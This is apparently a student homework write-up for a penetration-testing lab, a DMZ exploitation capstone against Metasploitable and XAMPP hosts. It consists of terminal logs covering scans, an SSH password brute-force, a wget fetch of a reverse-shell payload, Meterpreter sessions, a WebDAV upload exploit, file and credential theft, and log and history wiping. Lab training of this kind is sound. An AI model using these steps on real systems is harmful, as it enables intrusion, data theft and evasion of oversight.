

Penetration Testing 2 Homework Assignment

Pen-testing & Network Exploitation: DMZ Exploitation Capstone

Scan known web facing target IP






```
[*] Nmap: 22/tcp  open   ssh
[*] Nmap: 25/tcp  open   smtp
[*] Nmap: 53/tcp  open   domain
[*] Nmap: 80/tcp  open   http
[*] Nmap: 110/tcp closed pop3
[*] Nmap: 443/tcp open   https
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 4.85 seconds
msf > hosts

Hosts
=====

address       mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------       ---                ----  -------  ---------  -----  -------  ----  --------
198.51.100.1  00:0C:29:22:BA:20        Linux              2.6.X  server

msf > services

Services
========

host          port  proto  name    state   info
----          ----  -----  ----    -----   ----
198.51.100.1  21    tcp    ftp     open    vsftpd 2.3.4
198.51.100.1  22    tcp    ssh     open    OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
198.51.100.1  25    tcp    smtp    open    SLmail smtpd 5.5.0.4433
198.51.100.1  53    tcp    domain  open    Microsoft DNS 6.0.6001
198.51.100.1  80    tcp    http    open    Apache httpd 2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/
0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
198.51.100.1  110   tcp    pop3    closed
198.51.100.1  443   tcp    https   open    Apache httpd 2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/
0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1

msf >
```


```
root-kali-wan$ nc 198.51.100.1 21
220 (vsFTPd 2.3.4)
^C
root-kali-wan$ nc 198.51.100.1 22
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
^C
root-kali-wan$ nc 198.51.100.1 25
220 AOE.local SMTP Server SLmail 5.5.0.4433 Ready ESMTP spoken here
^C
root-kali-wan$
```

SSH exploitation

```
msf > search ssh

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Descript
ion
   ----                                                  ---------------  ----       --------
---
   auxiliary/dos/windows/ssh/sysax_sshd_kexchange        2013-03-17       normal     Sysax Mu
lti-Server 6.10 SSHD Key Exchange Denial of Service
   auxiliary/fuzzers/ssh/ssh_kexinit_corrupt                              normal     SSH Key
Exchange Init Corruption
   auxiliary/fuzzers/ssh/ssh_version_15                                   normal     SSH 1.5
Version Fuzzer
   auxiliary/fuzzers/ssh/ssh_version_2                                    normal     SSH 2.0
Version Fuzzer
   auxiliary/fuzzers/ssh/ssh_version_corrupt                              normal     SSH Vers
ion Corruption
   auxiliary/gather/apache_karaf_command_execution       2016-02-09       normal     Apache K
araf Default Credentials Command Execution
   auxiliary/scanner/http/gitlab_user_enum               2014-11-21       normal     GitLab U
ser Enumeration
   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal     Apache K
araf Default Credentials Command Execution
   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal     Cerberus
 FTP Server SFTP Username Enumeration
   auxiliary/scanner/ssh/detect_kippo                                     normal     Kippo SS
H Honeypot Detector
   auxiliary/scanner/ssh/fortinet_backdoor               2016-01-09       normal     Fortinet
 SSH Backdoor Scanner
   auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal     Juniper
```

```
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    22               yes       The target port
   THREADS  1                yes       The number of concurrent threads
   TIMEOUT  30               yes       Timeout for the SSH probe

msf auxiliary(ssh_version) > set RHOSTS 198.51.100.1
RHOSTS => 198.51.100.1
```






```
msf auxiliary(ssh_login) > set RHOSTS 198.51.100.1
RHOSTS => 198.51.100.1
msf auxiliary(ssh_login) > setnUSER_FILE /root/user
[-] Unknown command: setnUSER_FILE.
msf auxiliary(ssh_login) > set USER_FILE /root/user
USER_FILE => /root/user
msf auxiliary(ssh_login) > set PASS_FILE /root/pass
PASS_FILE => /root/pass
msf auxiliary(ssh_login) > run

[*] SSH - Starting bruteforce
[-] SSH - Failed: 'admin:password'
[-] SSH - Failed: 'admin:admin'
[-] SSH - Failed: 'admin:msfadmin'
[-] SSH - Failed: 'admin:adminstrator'
[-] SSH - Failed: 'admin:userpassword'
[-] SSH - Failed: 'administrator:password'
[-] SSH - Failed: 'administrator:admin'
[-] SSH - Failed: 'administrator:msfadmin'
[-] SSH - Failed: 'administrator:adminstrator'
[-] SSH - Failed: 'administrator:userpassword'
[-] SSH - Failed: 'msfadmin:password'
[-] SSH - Failed: 'msfadmin:admin'
[+] SSH - Success: 'msfadmin:msfadmin' ''
[*] 198.51.100.1 - Command shell session 1 closed.  Reason: Died from EOFError
[*] Command shell session 1 opened (198.51.100.50:37207 -> 198.51.100.1:22) at 2020-03-23 21:22:32
-0400
```

```
root-kali-wan$ ssh msfadmin@198.51.100.1
msfadmin@198.51.100.1's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Jul 26 10:10:35 2017
msfadmin-metasploitable$
```

Scan and Exploit Internal Segment

```
443/tcp open     https
MAC Address: 00:0C:29:AE:09:44 (VMware)

Interesting ports on 10.10.10.100:
PORT    STATE  SERVICE
21/tcp  open   ftp
22/tcp  closed ssh
25/tcp  open   smtp
80/tcp  open   http
110/tcp closed pop3
443/tcp open   https
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Interesting ports on 10.10.10.200:
PORT    STATE  SERVICE
21/tcp  open   ftp
22/tcp  open   ssh
25/tcp  open   smtp
80/tcp  open   http
110/tcp closed pop3
443/tcp closed https

Nmap done: 256 IP addresses (3 hosts up) scanned in 29.890 seconds
msfadmin-metasploitable$
```

```
Nmap done: 256 IP addresses (3 hosts up) scanned in 29.890 seconds
msfadmin-metasploitable$ nc -vn 10.10.10.100 21
(UNKNOWN) [10.10.10.100] 21 (ftp) open
220 FileZilla Server version 0.9.33 beta written by Tim Kosse (Tim.Kosse@gm
ase visit http://sourceforge.

msfadmin-metasploitable$ nc -vn 10.10.10.100 80 HEAD /HTTP/1.1
(UNKNOWN) [10.10.10.100] 80 (www) open
HEAD /HTTP/1.1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_auto
or PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1 Server a
st Port 80</address>
</body></html>
invalid port HEAD : Bad file descriptor
msfadmin-metasploitable$
```

```
msfadmin-metasploitable$sudo nmap -PN 10.10.10.0/24 -p 21,22,25,80,110,443
[sudo] password for msfadmin:

Starting Nmap 4.53 ( http://insecure.org ) at 2020-03-24 11:00 EDT
```

```
Public
Templates
user
Videos
msf exploit(handler) > cd /var/www/html
msf exploit(handler) > ls
[*] exec: ls

index.html
tools
msf exploit(handler) > use exploit/multi/handler
msf exploit(handler) > set LHOST 198.51.100.50
LHOST => 198.51.100.50
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set PALOAD linux/x86/meterpreter/reverse_tcp
PALOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started reverse TCP handler on 198.51.100.50:443
[*] Starting the payload handler...
msf exploit(handler) >
```

```
root-kali-wan$ls
index.html  tools
root-kali-wan$cd tools
root-kali-wan$ls
shell.elf
root-kali-wan$ls -la
total 12
drwxr-xr-x 2 root root 4096 Mar 24 15:43 .
drwxr-xr-x 3 root root 4096 Mar 24 15:20 ..
-rw-r--r-- 1 root root  155 Mar 24 15:43 shell.elf
root-kali-wan$sudo service apache2 start
root-kali-wan$pwd
/var/www/html/tools
root-kali-wan$ls -la
total 12
drwxr-xr-x 2 root root 4096 Mar 24 15:43 .
drwxr-xr-x 3 root root 4096 Mar 24 15:20 ..
-rw-r--r-- 1 root root  155 Mar 24 15:43 shell.elf
root-kali-wan$
```

```
msfadmin-metasploitable$ sudo wget http://198.51.100.50/tools/shell.elf
--16:07:30--  http://198.51.100.50/tools/shell.elf
          => `shell.elf'
Connecting to 198.51.100.50:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 155

100%[====================================>] 155           --.--K/s

16:07:30 (30.27 KB/s) - `shell.elf' saved [155/155]

msfadmin-metasploitable$
```


```
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 198.51.100.50
LHOST => 198.51.100.50
msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > set PAYLOAD
```

```
msf exploit(handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started reverse TCP handler on 198.51.100.50:5555
[*] Starting the payload handler...
msf exploit(handler) >
```

```
Connecting to 198.51.100.50:80... failed: Connection refused.
msfadmin-metasploitable$ sudo wget http://198.51.100.50/tools/shell1.elf
--18:11:46--  http://198.51.100.50/tools/shell1.elf
          => `shell1.elf'
Connecting to 198.51.100.50:80... connected.
HTTP request sent, awaiting response... 404 Not Found
18:11:46 ERROR 404: Not Found.

msfadmin-metasploitable$
```

```
msf exploit(handler) >
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 10.10.10.200
[*] Meterpreter session 1 opened (198.51.100.50:5555 -> 10.10.10.200:43216) at 2
020-03-24 20:19:49 -0400
sessions -l

Active sessions
===============

  Id  Type                   Information
                              Connection
  --  ----                   -----------
                              ----------
  1   meterpreter x86/linux  uid=1000, gid=1000, euid=1000, egid=1000, suid=1000
, sgid=1000 @ metasploitable  198.51.100.50:5555 -> 10.10.10.200:43216 (10.10.10
.200)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

```
============
Name         : eth0
Hardware MAC : 00:0c:29:13:7a:b9
MTU          : 1500
Flags        : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 10.10.10.200
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe13:7ab9
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  3
============
Name         : eth1
Hardware MAC : 00:0c:29:13:7a:c3
MTU          : 1500
Flags        : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 192.168.11.8
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe13:7ac3
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```


msf exploit(handler) > use exploit/windows/http/xampp_webdav_upload_php
msf exploit(xampp_webdav_upload_php) > options
Module options (exploit/windows/http/xampp_webdav_upload_php):
Name Current Setting Required Description
FILENAME no The filename to give the payload. (Leave Blank for Random)
PASSWORD xampp no The HTTP password to specify for authentication
PATH /webdav/ yes The path to attempt to upload
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOST yes The target address
RPORT 80 yes The target port
SSL false no Negotiate SSL/TLS for outgoing connections
USERNAME wampp no The HTTP username to specify for authentication
VHOST no HTTP server virtual host
Exploit target:
Id Name
0 Automatic
msf exploit(xampp_webdav_upload_php) >

```
msf exploit(xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 198.51.100.50:5555
[*] Uploading Payload to /webdav/FaBaT01.php
[*] Attempting to execute Payload
[*] Sending stage (33721 bytes) to 10.10.10.100
[*] Meterpreter session 2 opened (198.51.100.50:5555 -> 10.10.10.100:49160) at 2020-03-24 20:47:09
00
```

```
meterpreter > cat passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)

2) FileZilla FTP:

   User: newuser
   Password: wampp

   User: anonymous
   Passwort: some@mail.net

3) Mercury:

   EMail: newuser@localhost
   User: newuser
   Password: wampp

4) WEBDAV:

   User: wampp
   Password: xampp
meterpreter >
```


```
meterpreter > pwd
C:\xampp\apache
meterpreter > cd logs
meterpreter > pwd
C:\xampp\apache\logs
meterpreter > ls
Listing: C:\xampp\apache\logs
=============================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  0        fil   2015-04-22 08:42:13 -0400  Dav.Lock.dir
100666/rw-rw-rw-  0        fil   2015-04-22 08:42:13 -0400  Dav.Lock.pag
100666/rw-rw-rw-  8164896  fil   2015-01-31 19:27:46 -0500  access.log
100666/rw-rw-rw-  4760775  fil   2015-01-31 19:27:46 -0500  error.log
100666/rw-rw-rw-  6        fil   2015-01-31 19:27:47 -0500  httpd.pid
100666/rw-rw-rw-  1998442  fil   2015-01-31 19:27:46 -0500  ssl_request.log

meterpreter > download access.log
[*] downloading: access.log -> access.log
[*] download   : access.log -> access.log
meterpreter >
```

```
meterpreter > cd C:\xampp\phpMyAdmin
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd "C:\xampp\phpMyAdmin"
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd "C:/xampp/phpMyAdmin"
meterpreter > pwd
C:\xampp\phpMyAdmin
meterpreter > download: db_structure.php
[-] Unknown command: download:.
meterpreter > download "db_structure.php"
[*] downloading: db_structure.php -> db_structure.php
[*] download   : db_structure.php -> db_structure.php
meterpreter > download "user_password.php"
[*] downloading: user_password.php -> user_password.php
[*] download   : user_password.php -> user_password.php
meterpreter > cd C:/Windows/System32/winevt/logs
meterpreter > download "DNS Server.evtx"
[*] downloading: DNS Server.evtx -> DNS Server.evtx
[*] download   : DNS Server.evtx -> DNS Server.evtx
meterpreter >
```

```
64 bytes from 192.168.1.1: icmp_seq=7 ttl=64 time=0.125 ms
64 bytes from 192.168.1.1: icmp_seq=8 ttl=64 time=0.132 ms
64 bytes from 192.168.1.1: icmp_seq=9 ttl=64 time=0.160 ms
64 bytes from 192.168.1.1: icmp_seq=10 ttl=64 time=0.127 ms
64 bytes from 192.168.1.1: icmp_seq=11 ttl=64 time=0.125 ms
64 bytes from 192.168.1.1: icmp_seq=12 ttl=64 time=0.162 ms
64 bytes from 192.168.1.1: icmp_seq=13 ttl=64 time=0.133 ms
64 bytes from 192.168.1.1: icmp_seq=14 ttl=64 time=0.108 ms
64 bytes from 192.168.1.1: icmp_seq=15 ttl=64 time=0.116 ms
64 bytes from 192.168.1.1: icmp_seq=16 ttl=64 time=0.153 ms
64 bytes from 192.168.1.1: icmp_seq=17 ttl=64 time=0.141 ms
64 bytes from 192.168.1.1: icmp_seq=18 ttl=64 time=0.132 ms
64 bytes from 192.168.1.1: icmp_seq=19 ttl=64 time=0.117 ms
64 bytes from 192.168.1.1: icmp_seq=20 ttl=64 time=0.151 ms
64 bytes from 192.168.1.1: icmp_seq=21 ttl=64 time=0.127 ms
```

Covering Tracks

```
Mar 24 15:03:37 metasploitable sshd[5486]: pam_unix(sshd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ssh ruser= rhost=198.51.100.50
Mar 24 15:03:39 metasploitable sshd[5486]: Failed password for invalid user anny
sia from 198.51.100.50 port 44435 ssh2
Mar 24 15:12:03 metasploitable sshd[5431]: Received disconnect from 198.51.100.5
0: 11: disconnected by user
Mar 24 15:12:03 metasploitable sshd[5431]: pam_unix(sshd:session): session close
d for user msfadmin
Mar 24 16:02:15 metasploitable sshd[5582]: Accepted password for msfadmin from 1
98.51.100.50 port 34782 ssh2
Mar 24 16:02:15 metasploitable sshd[5585]: pam_unix(sshd:session): session opene
d for user msfadmin by (uid=0)
Mar 24 16:26:50 metasploitable sshd[5635]: Accepted password for msfadmin from 1
98.51.100.50 port 37934 ssh2
Mar 24 16:26:50 metasploitable sshd[5637]: pam_unix(sshd:session): session opene
d for user msfadmin by (uid=0)
Mar 24 18:18:59 metasploitable sshd[5585]: pam_unix(sshd:session): session close
d for user msfadmin
Mar 24 18:37:11 metasploitable sshd[5873]: Accepted password for msfadmin from 1
98.51.100.50 port 38526 ssh2
Mar 24 18:37:11 metasploitable sshd[5877]: pam_unix(sshd:session): session opene
d for user msfadmin by (uid=0)
msfadmin-metasploitable$
```


Mar 24 18:37:11 metasploitable sshd[5873]: Accepted password for msfadmin from 198.51.100.50 port
38526 ssh2
Mar 24 18:37:11 metasploitable sshd[5877]: pam_unix(sshd:session): session opened for user msfadmi
n by (uid=0)
msfadmin-metasploitable$ echo $HISTSIZE
500
msfadmin-metasploitable$ HISTSIZE=0
msfadmin-metasploitable$ history
msfadmin-metasploitable$sudo shred -zu /root/.bash_history
msfadmin-metasploitable$ cd /var/log/
msfadmin-metasploitable$ ls
apache2 daemon.log.3.gz installer mail.log.1.gz syslog.0
apparmor debug kern.log mail.log.2.gz syslog.1.gz
apt debug.0 kern.log.0 mail.log.3.gz syslog.2.gz
auth.log debug.1.gz kern.log.1.gz mail.warn syslog.3.gz
auth.log.0 debug.2.gz kern.log.2.gz messages syslog.4.gz
auth.log.1.gz dist-upgrade lastlog messages.0 syslog.5.gz
auth.log.2.gz dmesg lpr.log messages.1.gz syslog.6.gz
auth.log.3.gz dmesg.0 mail.err messages.2.gz tomcat5.5
boot dmesg.1.gz mail.info messages.3.gz udev
btmp dmesg.2.gz mail.info.0 mysql user.log
btmp.1 dmesg.3.gz mail.info.1.gz news vsftpd.log
daemon.log dmesg.4.gz mail.info.2.gz postgresql wtmp
daemon.log.0 dpkg.log mail.info.3.gz proftpd wtmp.1
daemon.log.1.gz dpkg.log.1 mail.log samba
daemon.log.2.gz fsck mail.log.0 syslog
msfadmin-metasploitable$